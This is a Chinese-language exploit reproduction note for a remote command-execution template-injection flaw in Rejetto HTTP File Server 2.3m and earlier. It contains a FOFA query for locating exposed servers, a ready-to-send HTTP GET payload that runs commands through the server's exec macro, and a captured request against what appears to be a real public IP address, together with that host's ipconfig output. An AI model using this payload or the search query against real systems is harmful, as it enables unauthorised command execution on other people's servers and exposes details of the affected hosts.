R21-1Rejetto-HTTP文件服务器-RCE


漏洞描述：

Rejetto HTTP File Server 2.3m及之前版本存在安全漏洞，该漏洞源于存在模板注入漏洞。 成功利用这一漏洞的攻击者可以进行远程未经身份验证的攻击者通过发送特制的HTTP请求在受影响的系统上执行任意命令。

影响版本：

Rejetto HTTP File Server <= 2.3m

网站图片：



fofa语法：


app="HFS"

漏洞复现：

payload：

```
GET /?n=%0A&cmd=ipconfig&search=%25xxx%25url:%password%}{.exec|{.?cmd.}|timeout=15|out=abc.}{.?n.}{.?n.}RESULT:{.?n.}{.^abc.}====={.?n.} HTTP/1.1
Host: your-ip
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: close
```

效果图：


Request
数据包扫描
美化
热加载
构造请求
GET /?n=%0A&cmd=ipconfig+/all&search=%25xxx%25url:%password%){.exec|{.?cmd.}|timeout=15|out=abc.}{.?n.}{.?n.}RESULT:{.?n.}{.^abc.}====={.?n.} HTTP/1.1
Host: 158.178.237.171
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: close
Responses
6657bytes / 434ms
美化
渲染
请输入定位响应
Windows IP Configuration
Host Name . . . . . : WIN-13R9MCMBRKP
Primary Dns Suffix . . . . . :
Node Type . . . . . : Hybrid
IP Routing Enabled. . . . . : No
WINS Proxy Enabled. . . . . : No
DNS Suffix Search List. . . . . : vcn04022257.oraclevcn.com
Ethernet adapter Ethernet 2:
Connection-specific DNS Suffix . : vcn04022257.oraclevcn.com
Description . . . . . : Red Hat VirtIO Ethernet Adapter #2
Physical Address. . . . . : 02-00-17-01-A5-82
DHCP Enabled. . . . . : Yes
Autoconfiguration Enabled . . . . : Yes
Link-local IPv6 Address . . . . . : fe80::f8ad:77e4:7693:c25%12(Preferred
IPv4 Address. . . . . : 10.0.0.216(Preferred)
Subnet Mask . . . . . : 255.255.255.0
Lease Obtained. . . . . : Monday, April 29, 2024 9:28:08 AM
Lease Expires . . . . . : Tuesday, June 11, 2024 9:28:08 PM
Default Gateway . . . . . : 10.0.0.1
DHCP Server . . . . . : 169.254.169.254
DHCPv6 IAID . . . . . : 369229847
DHCPv6 Client DUID. . . . . : 00-01-00-01-2C-5D-3F-A7-02-00-17-01-A